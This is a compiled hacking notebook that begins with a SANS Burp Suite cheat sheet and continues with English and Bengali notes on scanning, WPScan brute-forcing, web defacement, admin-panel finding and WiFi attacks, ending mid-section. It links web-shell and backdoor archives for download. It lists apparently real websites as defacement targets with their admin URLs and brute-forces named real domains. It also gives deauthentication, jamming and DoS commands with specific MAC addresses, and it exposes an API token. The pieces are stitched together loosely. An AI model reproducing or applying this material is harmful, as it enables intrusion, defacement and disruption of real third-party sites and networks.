- HTTP & HTTPS
- SMTP & SMTPS
Use the Burp extension Taborator to make Burp Collaborator easier to use on-the-fly.

Global Hotkeys
Ctrl-I - Send to Intruder
Ctrl-R - Send to Repeater
Ctrl-S - Search (places cursor in search field)
Ctrl-. - Go to next selection
Ctrl-m - Go to previous selection
Ctrl-A - Select all
Ctrl-Z - Undo
Ctrl-Y - Redo

Editors Hotkeys
Ctrl-Delete - Delete Word
Ctrl-D - Delete Line
Ctrl-Backspace - Delete Word Backwards
Ctrl-Home - Go to beginning of document
Ctrl-Shift-Home - Go to beginning of document and select data on its way
Ctrl-End - Go to end of document
Ctrl-Shift-End - Go to end of document and select data on its way
Ctrl-Left - Go to Previous Word
Ctrl-Shift-Left - Go to Previous Word and select data on its way
Ctrl-Right - Go to Next Word
Ctrl-Shift-Right - Go to Next Word and select data on its way

Tool Specific Hotkeys
Ctrl-F - Forward Request (Proxy)
Ctrl-T - Toggle Proxy Intercept On and Off
Ctrl-Space - Send Request (Repeater)
Double-click <TAB> - Rename a tab



OFFENSIVE OPERATIONS

Burp Suite Cheat Sheet v1.0

By Chris Dale @chrisdale

SANS

sans.org/offensive-operations

Purpose
This cheat sheet enables users of Burp Suite with quicker operations and more ease of use. Burp Suite is the de-facto penetration testing tool for assessing web applications. It enables penetration testers to rapidly test applications via signature features like repeater, intruder, sequencer, and extender.
It is split into two pages, one page containing common shortcuts to use within the application, the second page containing useful extensions and tips-and-tricks. It is recommended to manually check and test the different extensions available in the product; many which may be very useful to your testing, but outside of what this cheat sheet can cover.
Burp Suite comes in a free community edition and a commercial professional edition. It has a built in Chromium browser for easy set-up of HTTP and SSL/TLS interception.

POCKET REFERENCE GUIDE

Hunting for Vulnerabilities 1/2
Users can contribute with extensions to aid in the discovery of vulnerabilities. Be aware of false-positives and use your pentesting capabilities to ensure you fully explore the findings.
Param Miner Allows high-performance identifying of unlinked parameters. Check for unlinked GET and Headers, and unlinked POST when applicable.
Backslash Powered Scanner Will give alerts on interesting transformations of data or other interesting things. Often, it will be false-positives, but it allows the penetration tester to focus on potential vulnerabilities.
Software Vulnerability scanner Checks software version numbers against vulnhub.com for vulnerabilities.

Authorization and Authentication
SAML-Raider Useful to inspect SAML messages, edit and resign them.
JSON Web Tokens Lets you decode and manipulate JSON web tokens on the fly, check their validity and automate common attacks.
Autorize Detect if scripts are accessible via different roles or unauthenticated in the web-application.

Hunting for Vulnerabilities 2/2
HTTP Request Smuggler This is an extension for Burp Suite designed to help you launch HTTP Request Smuggling attacks.
Active scan++ Allows us to find more vulnerabilities in terms of suspicious input transformation, XML input handling, host header attacks and more.
Retire.js Finds outdated JavaScript and links to the relevant CVE's for your investigations.

Utilities
These extensions are helpful utilities to a variety of different situations and help bring the penetration tester to their full potential.
Logger++ Use this plugin to log and monitor your attacks from e.g., scanner and more. Sort by status-code and do an extra inspection on server 500 errors. When you have done inspections, clear the logs.
Turbo Intruder Python scriptable interface where one can achieve custom functionality and very high speeds of HTTP requests through http pipelining.
Taborator Quickly add and monitor Burp collaborator interactions.

Rest API
The REST API can be enabled in user options. It will by default be enabled on http://127.0.0.1:1337/. It supports interaction via web-application too, not just CLI. Below is a list of endpoints via their URL and the respective cURL command to use them.
The API can be especially useful when you need to send a consolidated list of URLs from a different tool to the scan engine, or perhaps use Burp Suite in headless mode.
To open Burp Suite in headless mode run it with the following arguments: java -jar -Xmx4g -Djava.awt.headless=true /path/to/burp.jar
Get a list of defined issues: http://localhost:1337/knowledge_base/issue_definitions curl -v -X GET 'http://127.0.0.1:1337/v0.1/knowledge_base/issue_definitions'
Scan a URL with the Active Scanner (vulnerability scanner): http://localhost:1337/scan curl -v -X POST 'http://127.0.0.1:1337/v0.1/scan' -d '{"urls":["http://target.tgt/scanTarget1","http://target.tgt/scanTarget2"]}'
Check the status and progress of a given scan: http://localhost:1337/scan/task_id curl -v -X GET 'http://127.0.0.1:1337/v0.1/scan/mytask_identifier'

Scanning and Networking

Namp:

Name	Command
For Single Website	nmap 192.168.1.100
For Dual Website	nmap 192.168.1.100 192.168.1.101
Scan The IP Address	nmap 192.168.1.100-255
Scan Site	nmap ewubd.edu
Output Format	nmap -oN scan.txt 192.168.1.1 [Txt File] nmap -oX scan.xml 192.168.1.1 [Xml File] nmap -oG scan.txt 192.168.1.1 [Graph Format]
Port scan	nmap -p 80 192.168.1.1 [specific Port] nmap -p 80-200 192.168.1.1 [specific Port Range] nmap -p- 192.168.1.1 [All Port Scan] nmap -F 192.168.1.1 [Fast Port]
Nmap Timing Option	nmap -T0 -p- 192.168.1.1[slowest Scan] nmap -T1 -p- 192.168.1.1[Tricky Scan to avoid IDS] nmap -T2 -p- 192.168.1.1[Timely Scan] nmap -T3 -p- 192.168.1.1[Default Scan] nmap -T4 -p- 192.168.1.1[Aggressive Scan] nmap -T5 -p- 192.168.1.1[Very Aggressive Scan]
Version And OS	nmap -A www.dlnsbd.net [OS and Version] nmap -O www.dlnsbd.net [OS] nmap -sV www.dlnsbd.net [Version]
Nmap Script	cd/usr/share/nmap/scripts/ locate *.nse
Commands	sudo nmap --script-updated nmap --script=name of script 10.1.1.0/24 nmap --script=default <target IP> nmap --script=mysql <target IP> nmap --script=vulners <target IP>
NMap Standard	nmap -sC -sV <ip> nmap -sC -sV -Pn <ip> [-Pn > donot perform host discovery Again, -sC > default Scrpit , -sV > Sevice Version]

Nikto:

Name	Command
Quick Scan	nikto -h <ip>
Scan an SSL	nikto -h <ip> -ssl
nikto Report Save	nikto -h <ip>
Github	https://github.com/nmap/ipcalc https://github.com/kjokjo/ipcalc
Install	sudo apt install ipcalc
Command	ipcalc <ip>
Scan an IP Address Using Nikto	Ifconfig ipcalc < ip address> nmap -p 80 <host range> -oG hunter.txt [P = Port, oG = grepable output] cat hunter.txt awk '/Up\$/ {print \$2}' cat >> targetip.txt cat targetip.txt nikto -h targetip.txt

WPscan:

First Create a Account wpscan.com

Update >> wpscan --update
normal scan >> wpscan --url www.uiu.ac.bd
Ignore Direct >> wpscan --url www.uiu.ac.bd --ignore-main-redirect
normal scan save >> wpscan --url www.uiu.ac.bd -o abc.txt

Standard Commands::

Perfect Scan >> wpscan --url www.site.com -e --api-token [#token_value]
All About >> wpscan --url www.site.com p/vp/t/vt --api-token [#token_value]
Find UserName >> wpscan --url www.site.com -e u --api-token [#token_value]

Password Bruteforce Attack::

Find UserName >> wpscan --url www.site.com -e u --passwords file path
Find Password >> wpscan --url www.site.com --usernames [username] --passwords file path
find Password in multiple username >> wpscan --url www.site.com -U [file path] -P file path

wpscan --url www.abc.xyz -e u --api-token <TOKEN>
wpscan --url www.abc.xyz -U home/kali/Desktop/username.txt -P /home/kali/Desktop/rockyou.txt
wpscan --url www.abc.xyz --usernames innocent --passwords /home/kali/Desktop/rockyou.txt

wpscan --url www.abc.xyz -e u --api-token <TOKEN>
wpscan --url www.abc.xyz --ignore-main-redirect -e u --api-token <TOKEN>

<TOKEN> --- gUL4y18pes98Ma0uGlvUVggsda3a0n6OOyhsyK3ox94

Extra Link :: [Nmap](#) , [Nmap](#) , [Command](#)

Web Defacement

Shell Download :: [Link1](#), [Link2](#), [Link3](#),[Link4](#) [Link5](#) [Link6](#) [link7](#)

<https://github.com/MrUnknownNoob/AllTOOL/raw/main/Shells/Shell%20For%20BugBounty.zip>
<https://github.com/MrUnknownNoob/AllTOOL/raw/main/Shells/Shell.rar>
<https://github.com/MrUnknownNoob/AllTOOL/raw/main/Shells/Shells.zip>
https://github.com/MrUnknownNoob/AllTOOL/raw/main/Shells/Web_Shell_Gift_By_Si11Y_FlaS8Driv3.zip
<https://github.com/MrUnknownNoob/AllTOOL/raw/main/Shells/php-backdoors-main.zip>
<https://github.com/MrUnknownNoob/AllTOOL/raw/main/Shells/shell%20from%20hackingtool.zip>
<https://github.com/MrUnknownNoob/AllTOOL/raw/main/Shells/shell%20from%20r57shell.zip>
<https://github.com/MrUnknownNoob/AllTOOL/raw/main/Shells/shell%20from%20shellizm.zip>
<https://github.com/MrUnknownNoob/AllTOOL/raw/main/Shells/shells.zip>
<https://github.com/MrUnknownNoob/AllTOOL/raw/main/Shells/WebShell-master.zip>
<https://github.com/MrUnknownNoob/AllTOOL/raw/main/Shells.zip>
<https://github.com/MrUnknownNoob/AllTOOL/blob/main/Shells/Uploader.zip>

Go to This [Link](#) abd download it aa extention will be add and paste all tool and all the shell will Automatic Download!!

Hackbar: [Link](#), [Link](#)

Web Shell Detector: [Link](#) , [PHP Shell Detector](#), [Python Shell Detector](#)

Web Shell Detector are scripts (**PHP & Python**) that will help you find and identify web shells (**php, perl, asp, & aspx**). Web Shell Detector has a "web shells" signature database that helps to identify "web shells" up to 99%.

How to Use?

Upload **shelldetect.php** and **shelldetect.db** to your root directory. Open **shelldetect.php** file in your browser Example: <http://www.website.com/shelldetect.php> . Use default username & password .Username: **admin** Password: **protect**. Inspect all strange files, if some of files look suspicious, send them to <http://www.shelldetector.com> team. After submitting your file, it will be inspected and if there are any threats, it will be inserted into a "web shell detector" web shells signature database. If any web shells found and identified use your ftp/ssh client to remove it from your web server (IMPORTANT: please be careful because some of shells may be integrated into system files!).

Subdomain Finder:: [Pentest-tools](#), [HackerTarget](#), [Osint.sh](#), [Subfinder](#), [nmmapper.com](#), [Offsec.tools](#)

Github: [Subfinder](#), [Sublister](#), [knockpy](#), [Assetfinder](#), [Dnscan](#), [DNScan](#)

Admin Pnel DashBoard: Here is some Example.

0. <http://www.site.com/admin/index.php>
1. <http://www.site.com/admin/login.php>
2. <http://www.site.com/admin/home.php>
3. <http://www.site.com/admin/welcome.php>
4. <http://www.site.com/admin/dashboard.php>
5. <http://www.site.com/admin/default.php>
6. <http://sockansports.com/admin/main.php>

No Redirect Site Link:

Target site: <http://sockansports.com>

login Panel: <http://sockansports.com/admin>

Dashboard url: <http://sockansports.com/admin/main.php>

Target site: <http://www.shivafashionsinc.com>

Login panel: <http://www.shivafashionsinc.com/admin/index.php>

Dashboard url: <http://www.shivafashionsinc.com/admin/dashboard.php>

Target site: <http://kilis.edu.tr>

login Panel: http://kilis.edu.tr/akd_cv/admin/

Dashboard url: http://kilis.edu.tr/akd_cv/admin/anasayfa.php

inurl:/admin/index.php site:.in

intext:"Designed & Developed By JH Web Solutions"

Google Dork:

"inurl:admin.asp"

"inurl:login/admin.asp"

"inurl:admin/login.asp"

"inurl:adminlogin.asp"

"inurl:adminhome.asp"

"inurl:admin_login.asp"

"inurl:administratorlogin.asp"

"inurl:login/administrator.asp"

"inurl:administrator_login.asp"

"inurl: admin.php"

"inurl: login/admin.php"

"inurl: admin/login.php"

"inurl: adminlogin.php"

"inurl: adminhome.php"

"inurl: admin_login.php"

"inurl: administratorlogin.php"

"inurl: login/administrator.php"

"inurl: administrator_login.php"

HTTP response status:

Status code	Meaning
1xx Informational	
100	Continue
101	Switching protocols
102	Processing
103	Early Hints
2xx Succesful	

200	OK
201	Created
202	Accepted
203	Non-Authoritative Information
204	No Content
205	Reset Content
206	Partial Content
207	Multi-Status
208	Already Reported
226	IM Used
3xx Redirection	
300	Multiple Choices
301	Moved Permanently
302	Found (Previously "Moved Temporarily")
303	See Other
304	Not Modified
305	Use Proxy
306	Switch Proxy
307	Temporary Redirect
308	Permanent Redirect
4xx Client Error	
400	Bad Request
401	Unauthorized
402	Payment Required
403	Forbidden
404	Not Found
405	Method Not Allowed
406	Not Acceptable
407	Proxy Authentication Required
408	Request Timeout
409	Conflict
410	Gone
411	Length Required
412	Precondition Failed
413	Payload Too Large
414	URI Too Long
415	Unsupported Media Type
416	Range Not Satisfiable
417	Expectation Failed
418	I'm a Teapot
421	Misdirected Request
422	Unprocessable Entity

423	Locked
424	Failed Dependency
425	Too Early
426	Upgrade Required
428	Precondition Required
429	Too Many Requests
431	Request Header Fields Too Large
451	Unavailable For Legal Reasons
5xx Server Error	
500	Internal Server Error
501	Not Implemented
502	Bad Gateway
503	Service Unavailable
504	Gateway Timeout
505	HTTP Version Not Supported
506	Variant Also Negotiates
507	Insufficient Storage
508	Loop Detected
510	Not Extended
511	Network Authentication Required

URL link: [maskurl](#), [wheregoes](#), [LinkExpander](#)



Website defacement is an attack on a website that changes the visual appearance of a website or a web page. These are typically the work of defacers, who break into a web server and replace the hosted website with malware or a website of their own.

Mirror : [zone-h](#), [mirror-h](#)

H > Home Page Defecement

M > Mass Defecement

R > Redecement

L > IP Address Location

PHP Shell is a **shell wrapped in a PHP script**. It's a tool you can use to execute arbitrary shell-commands or browse the filesystem on your remote webserver. This replaces, to a degree, a normal telnet connection, and to a lesser degree a SSH connection.

Shell Type: **Private** shell and **Public** Shell. Shell are written by PHP.

Chmod:

drwxrwxrwx

d = Directory

r = Read

w = Write

x = Execute

chmod 777

rwX | rwX | rwX
Owner | Group | Others

7	rwX	111
6	rw-	110
5	r-X	101
4	r--	100
3	-wX	011
2	-w-	010
1	--X	001
0	---	000

chmod (modify file access rights)


কোন ফাইল অথবা ডিরেক্টরির পারমিশান পরিবর্তন করার জন্য এই কমান্ড ব্যবহার করা হয়। এটা করার জন্য যে ফাইল অথবা ফোল্ডারের পারমিশান সেটিংস মোডিফাই করতে চান সেটা বলে দিতে হবে। এই কমান্ডের মাধ্যমে ফাইল পারমিশান পরিবর্তন করার দুটি পদ্ধতি আছে। আমরা এখানে শুধু **octal notation method** বা অকটাল সংখ্যা দ্বারা পারমিশান পরিবর্তন পদ্ধতিটি ব্যবহার করব কারণ এটি সহজ। নিচের টেবিলটি ভাল করে দেখুন

Number	Value	Meaning
777	rwXrwxrwx	এটার মানে হল কোন Restriction নেই। যে কেউ যা খুশি করতে পারে। এই সেটিংসে কখনো কামা নয়।
755	rwXr-xr-x	শুধু মার owner রিড, রাইট এবং ফাইল এক্সিকিউট করতে পারে। অন্য ইউজার শুধু মার ফাইল রিড এবং এক্সিকিউট করতে পারবে। রাইট করতে পারবে না।
700	rwX-----	শুধু মার owner রিড, রাইট এবং ফাইল এক্সিকিউট করতে পারে। অন্য ইউজারদের কোন কিছু করার পারমিশান নেই।
666	rw-rw-rw-	সব ইউজার ফাইল রিড এবং রাইট করতে পারবে।
644	rw-r--r--	শুধু মার owner রিড ও রাইট করতে পারবে এবং অন্যান্য ইউজারদের শুধু রিড করার পারমিশান থাকবে।
600	rw-----	শুধু মার owner রিড ও রাইট করতে পারবে এবং অন্যান্য ইউজারদের কোন ধরনের পারমিশান থাকবে না।

PAGE | 106

Symbolic	Numeric	Permission
---	0	None
--X	1	Execute
-W-	2	Write
-WX	3	Write + Execute
r--	4	Read
r-X	5	Read + Execute
rw-	6	Read + Write
rwX	7	Read + Write + Execute

- rwX rwX rwX



Read, write, and execute permissions for all other users.

Read, write, and execute permissions for the group owner of the file.

Read, write, and execute permissions for the file owner.

File type:
- indicates regular file
d indicates directory

How to Find Admin Panel

```
git clone https://github.com/mlcHyAmRaNe/okadminfinder3.git  
cd okadminfinder3  
chmod +x okadminfinder.py  
python3 okadminfinder.py  
python3 okadminfinder.py -u www.example.com
```

```
git clone https://github.com/C4ssif3r/admin-panel-finder  
cd admin-panel-finder  
chmod +x *  
python3 admin-finder.py or python admin-finder.py  
Video
```

```
sudo su  
git clone https://github.com/ShubhamTuts/Admin-Panel-Finder-Of-Any-Website  
cd Admin-Panel-Finder-Of-Any-Website  
chmod +x *  
perl admin_finder.pl.pl  
Video
```

```
git clone https://github.com/bdbblackhat/admin-panel-finder  
cd admin-panel-finder  
python admin_panel_finder.py or python3 admin_panel_finder.py  
Video
```

```
git clone https://github.com/TurKLoJeN/adminpanelfinder-python  
cd adminpanelfinder-python  
Video
```

```
git clone https://github.com/s0md3v/Breacher  
cd Breacher  
python breacher.py -u www.abc.xyz
```

```
git clone https://github.com/alienwhatever/Admin-Scanner  
cd Admin-Scanner  
python3 scan.py  
./scan.py -site http://example.com  
./scan.py -site https://example.com --w /custom/wordlist/list.txt  
sudo python3 scan.py -site https://matholympiad.org.bd  
sudo python3 scan.py -site https://example.com --w /custom/wordlist/list.txt
```

Admin Link Finder:: [Adminbooster](#), [prinsh](#), [onworks.net](#),


Extract all Links:: [Prepostseo.com](#), [HackerTarget](#), [Wee.tools](#), [countwordsfree.com](#), [site-analyzer.pro](#), [urlextractor.net](#), [browserling.com](#)

Toolkit:: [hackertarget](#), [pentest-tools](#), [prinsh.com](#), [prepostseo](#), [wee.tools](#), [yougetsignal.com](#), [offsec.tools](#), [Osint.sh](#), [webtoolhub.com](#), [ping.eu](#),

All Link extension for Chrome : [Link](#)

Complete Bug Bounty tool List

dnscan	Knockpy	Sublist3r	massdns	nmap	masscan
EyeWitness	DirBuster	dirsearch	Gitrob	git-secrets	sandcastle
bucket_finder	GoogD0rker	Sn1per	XRay	WaybackMachine	waybackurls
wfuzz	patator	datasploit	hydra	changeme	MobSF
Apktool	dex2jar	sqlmap	oxml_xxe	XXE Injector	JSON
groundcontrol	ssrfDetector	LFISuit	GitTools	dvcs-ripper	tko-subs
HostileSubBruteforcer	RacetheWeb	ysoserial	PHPGGC	CORStest	Retire-js
getspl0it	Findsploit	bfac	WPScan	CMSMap	Amass



Wifi Hacking

Best Wifi Adapters For Hacking: [Link](#) , [Link](#) , [Link](#)

Adapter Name	Chipset	Frequency	Protocol	Where to buy
ALFA AWUS036NEH	Ralink RT3070	2.4GHz	802.11N	Amazon WiFi-Stock eBay
TP-LINK TL-WN722N 2.4GHz (V1)	Atheros AR9271	2.4GHz	802.11N	Amazon (DYOR) eBay
ALFA AWUS036NH	Ralink RT3070	2.4GHz	802.11N	Amazon eBay
ALFA AWUS036NHA	Atheros AR9271	2.4GHz	802.11N	Amazon Alfa Networks
Panda PAU09	Ralink RT5572	2.4GHz	802.11N	Amazon eBay
ALFA AWUS036ACH	Realtek RTL8812AU	2.4GHz / 5GHz	802.11AC	Amazon Alfa Networks
ALFA AWUS036H	Realtek 8187L	2.4GHz	802.11b/g	Amazon eBay
ALFA AWUS036ACHM	MT7610U	2.4GHz / 5GHz	802.11AC	Amazon eBay
ALFA AWUS036ACM	MT7612U	2.4GHz / 5GHz	802.11ac/a/b/g/n	Amazon eBay
ALFA AWUS1900	Realtek RTL8814AU	2.4GHz / 5GHz	802.11ac/a/b/g/n	Amazon eBay
ALFA AWUS036AC	Realtek RTL8812AU	2.4GHz / 5GHz	802.11ac/a/b/g/n	Amazon eBay
ALFA AWUS036ACS	Realtek RTL8811AU	2.4GHz / 5GHz	802.11ac/a/b/g/n	Amazon eBay
ALFA AWUS036EAC	Realtek RTL8812AU	2.4GHz / 5GHz	802.11ac/a/b/g/n	Amazon eBay
ALFA AWPCIE-1900U	Realtek RTL8814AU	2.4GHz / 5GHz	802.11ac/a/b/g/n	Amazon eBay

Best WiFi Adapter for Kali Linux

<u>Sl No.</u>	<u>WiFi Adapter</u>	<u>Chipset</u>	<u>Best for</u>	<u>Buy</u>
1	Alfa AWUS036NH	AR9271	Good Old Friend	Buy on Amazon
2	TP-Link WN722N	AR9002U/RTL8188EUS	Single Band for Beginners	Buy on Amazon
3	TP-Link AC600	RTL8821AU	Best in Budget	Buy on Amazon
4	Alfa AWUS036NHA	RT 3070	Best in it's Price Range	Buy on Amazon
5	Alfa AWUS036NEH	RT 3070	Compact and Portable	Buy on Amazon
6	Panda PAU09 N600	RT 5572	Stylish for the Beginners	Buy on Amazon
5	Alfa AWUS036ACH	RTL8812AU	Smart Look & Advanced	Buy on Amazon
6	Alfa AC1900	RTL8814AU	Powerful & Premium	Buy on Amazon
7	Panda PAU 06	RT5372	Chip, Single Band	Buy on Amazon

I am Using [Alfa W115](#) wifi Adapter. [Alfa AWUS036NH](#) This Adapter is Best.

Adapter Details: lsusb -vv

Check Injection Mode: aireplay-ng --help
sudo aireplay-ng --test wlan0

Check Access Point: iw list | grep AP\$

Aircrack-ng is a complete suite of tools to assess WiFi network security.

Aircrack-ng suite Details: <https://www.aircrack-ng.org/doku.php>

Aircrack-ng Tutorials: <https://www.aircrack-ng.org/doku.php?id=tutorial>

Aircrack-ng Usage Examples: <https://www.kali.org/tools/aircrack-ng/>

Target WIFI Hacking:

```
iwconfig
ifconfig wlan0 down
ifconfig wlan0 up
airmon-ng check kill
airmon-ng start wlan0
airodump-ng wlan0
airodump-ng --bssid <MAC> --channel <CH> --write Filename wlan0
aireplay-ng --deauth 0 -a <MAC> -c <Client_MAC> wlan0
```

<Restart Your Vmware>

```
aircrack-ng "cap file path" -w "pass file" wlan0
```

```
airodump-ng --bssid 04:D4:C4:43:03:18 --channel 11 --write ro wlan0
aireplay-ng --deauth 0 -a D8:32:14:66:65:58 -c EA:34:66:22:F7:D2 wlan0
aircrack-ng "/home/kali/greenview-01.cap" -w "/home/kali/Desktop/rockyou.txt" wlan0
```

Random Wifi Hacking:

```
sudo apt install hcxdumpool
hcxpcaptool:
sudo apt install hcxtools
pyrit:
sudo apt-get install libpcap-dev
sudo apt-get install python2.7-dev libssl-dev zlib1g-dev libpcap-dev
git clone https://github.com/JPaulMora/Pyrit.git
cd Pyrit
sudo python2 setup.py clean
sudo python2 setup.py build
sudo python2 setup.py install
```

Channel Jamming:

```
sudo apt install mdk3
airmon-ng start wlan0
airodump-ng wlan0 [All Available Network Scan]
sudo mdk3 [interface] d -c [channel_id]
```

Dos Attack:

```
airmon-ng start wlan0
airodump-ng wlan0
sudo mdk3 wlan0 a
sudo mdk3 wlan0 a -a Bssid

sudo mdk3 wlan0 a -a Alex
```

Pen testing and Bug Hunting

Learning Object:: Vulnerability, EXploit, Pentesting, Bug hunting

Vulnerability Scanning Approach:: Active Scannig, Passive Scanning

Some Vulnerability Database :: [CVSS](#) , [CVE](#), [NVD](#), [CWE](#)

Exploit:

1. Identify the vulnerability
2. Determine the risk associated with the vulnerability
3. Determine the capability of the vulnerability
4. Develop the Exploit
5. Select the method for delivering - local or remote
6. Genarate and deliver the payload
7. Gain remote access

Exploit DataBase: [ExploitDB](#), [Cxsecurity](#)

Tryhackme

Tryhackme.com room: <https://tryhackme.com/room/vulnerabilities101>

Vulnerability Lab

<https://www.vulnerability-lab.com>

Vulnerabilities Database

<https://cve.mitre.org/cve>

<http://www.cvedetails.com/>

<https://nvd.nist.gov/>

<http://osvdb.org/>

<https://www.kb.cert.org/vuls/>

<https://secunia.com/community/advisories/search/>

<http://www.securityfocus.com/bid>

<http://lwn.net/Vulnerabilities/>

https://owasp.org/www-project-vulnerable-web-application/migrated_content

<http://denimgroup.com/resources-threadfix/>

<http://www.vulnerability-lab.com>

<http://www.secdocs.org/>

<http://www.vulnweb.com/>



Penetesting: White Box, Black Box, Grey Box

White Box টেস্টিং টেকনিক

White-box টেস্টিং glass-box টেস্টিং বা structural টেস্টিং বা Clear box টেস্টিং নামেও পরিচিত। এই টেস্টিং টেকনিকে সফটওয়্যারের অভ্যন্তরীণ বিষয়গুলো জানার প্রয়োজন পড়ে। অর্থাৎ, কিভাবে কোড করা হয়েছে, টেস্টারের সেই সম্পর্কে বিস্তারিত খারনা থাকে। যে কোড লেখে, সাধারণত সেই-ই এই টেস্ট করতে পারে। কোডের বিস্তারিত খারনার উপর ভিত্তি করে একজন সফটওয়্যার টেস্টার টেস্ট কেস তৈরি করেন। টেস্ট কেসগুলো এমনভাবে তৈরি করা হয় যেন সেগুলো দিয়ে কোডের ছোট ছোট অংশগুলো যাচাই করা যায়। যেমনঃ একটা ক্যালকুলেটরের সফটওয়্যার বানানোর জন্য বিভিন্ন ধরনের ফাংশন লেখার দরকার পড়ে। এখন আমি যদি যোগের ফাংশনটি লিখি আমি লিখবো এভাবেঃ

```
int sum(int a, int b)
{
    int sum;
    sum = a+b;
    return sum;
}
```

White-Box টেস্টিং-এর বেসিক তিনটি ধাপ হলোঃ

- প্রিপারেশন টেজ বা প্রস্তুতি পর্বঃ প্রিপারেশন টেজ বা প্রস্তুতি পর্বে White-Box টেস্টিং এর সকল বেসিক ইনফরমেশনের গঠন বা নকশা প্রণয়ন করা হয়ে থাকে। যেমনঃ কোডের ইনপুটের আলাদা আলাদা রিকোয়ারমেন্টস, ফাংশনের বিবরণ বা functional specification, ডকুমেন্টের বিস্তারিত বর্ণনা, সঠিক সোর্স কোড ইত্যাদি।
- প্রসেসিংঃ প্রসেসিং ধাপ মূলত টেস্ট কেস তৈরি করার ধাপ। এখানে টেস্ট কেস দিয়ে পূজ্ঞানুপূজ্ভাবে সফটওয়্যার অ্যাপ্লিকেশনটি পরীক্ষা করা হয় এবং পরীক্ষার ফলাফল সঠিকভাবে লিপিবদ্ধ করা হয়।
- আউটপুটঃ আউটপুট পর্যায়ে White-Box টেস্টিং-এর চূড়ান্ত রিপোর্ট দেয়া হয়, যেখানে প্রিপারেশন এবং প্রসেসিং টেস্টের সকল তথ্য এবং প্রাপ্ত ফলাফল সংরক্ষিত থাকে।

Black Box টেস্টিং টেকনিক

